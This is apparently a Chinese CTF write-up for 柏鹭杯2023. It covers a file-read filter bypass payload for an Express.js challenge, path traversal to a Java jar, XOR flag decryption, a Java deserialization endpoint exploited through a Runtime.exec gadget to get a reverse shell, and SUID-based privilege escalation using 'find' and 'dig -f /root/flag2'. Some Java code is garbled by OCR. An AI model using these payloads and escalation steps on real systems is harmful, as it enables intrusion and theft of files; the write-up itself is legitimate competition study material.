
# 柏鹭杯2023 WriteUp

LLXX

# MISC-签到题

题目txt文件,直接打开是空白的



转成16进制,都是重复的字符,最后跟一个换行

```
퉮 qd.txt (D:\tmp\签到题) - GVIM
文件(F) 编辑(E) 工具(T) 语法(S) 缓冲区(B) 窗口(W) 帮助(H)
스 B 🖺 🖺 9 6 | X 🗈 ta | 32 원 원 👌 🕹 첫 T 🛍 😑 ? 🤉
过滤了 43 行
       顶端
      1,1
```

猜测和长度有关,前几行长度为102,108,97,103,刚好为flag的ASCII编码,写个脚本跑出各行长度

```
with open('qd.txt', 'r') as f:
    line = f.readline()
    while(line):
        print(len(line)-1)
        line = f.readline()
```

ASCII解码即可得到flag

```
102 108 97 103 123 73 83 69 67 45 101 70 56 120 50 66 118 49 118 105 119 57 101 70 118 97 103 10
```

### Web-express js

任意文件读取,读取/proc/self/cmdline,得到源码文件名main.js,源码通过以下代码过滤flag

```
JSON.stringify(item).includes("flag")
```

搜到了其他比赛的wp, 改编一下得到poc

```
?file[href]=a&file[origin]=1&file[protocol]=file:&file[hostname]=&file[pathname]=f1%2561g.txt
```

## Web-综合题5、6

任意文件读取, ../../../app/demo.jar路径得到源码

flag1相关源码,异或加密

```
private String enc_flag1 = "UFVTUhgqY3d0FQxRVFcHB1QLVwdSV1ZRV1JWBwxeVgAHWgsBWgUAAQEJRA==";
public String 000 = "6925cc02789c1d2552b71acc4a2d48fd";
private static String loadedRedisPassword;

public String o0o(String 0oo) {
    StringBuilder o0o = new StringBuilder();
    int o00 = 0;

    for(int 000 = 0oo.length(); o00 < 000; ++o00) {
        char 0o0 = 0oo.charAt(o00);
        char o00 = this.000.charAt(o00 % this.000.length());
        char 000 = (char)(0o0 ^ o00);
        o0o.append(00o);
    }

    return Base64.getEncoder().encodeToString(o0o.toString().getBytes());
}</pre>
```

解密exp

```
public void exp1() throws Exception {
    String env_flag = this.enc_flag1;
    StringBuilder o0o = new StringBuilder();
    String data = new String(Base64.getDecoder().decode(env_flag));
    for(int i=0;i<data.length();i++) {
        char 0o0 = data.charAt(i);
        char o00 = this.key.charAt(i % this.key.length());
        char 0o0 = (char)(0o0 ^ o00);
        o0o.append(00o);
    }
    System.out.println(o0o.toString());
}</pre>
```

#### flag2相关源码, java反序列化

```
@PostMapping({"/internalApi/v3.2/updateConfig"})
public String syncData(@RequestBody String payload) {
    try {
        byte[] data = Base64.getDecoder().decode(payload);
        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(data));
        Object obj = ois.readObject();
        return "Data synced successfully";
    } catch (ClassNotFoundException | IOException var5) {
        return "Failed to sync data: " + var5.getMessage();
    }
}
```

给了可利用的类

```
class Ping implements Serializable {
    private static final long serialVersionUID = 1L;
    private String command;
    private String arg1;
    private String arg2;
    Ping() {
    }
    public void setCommand(String command) {
        this.command = command;
    }
    public void setArg1(String arg1) {
        this.arg1 = arg1;
    }
    public void setArg2(String arg2) {
        this.arg2 = arg2;
    }
    private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        String[] cmdArray = new String[]{this.command, this.arg1, this.arg2};
        Runtime.getRuntime().exec(cmdArray);
    }
}
```

构造poc,通过post发送到入口,得到反弹shell

得到shell后, /app目录下有个hint.txt, 提示flag2在/root, find命令查找特权命令, dig命令提权读取文件

```
find / -user root -perm /4000 2>/dev/null
dig -f /root/flag2
```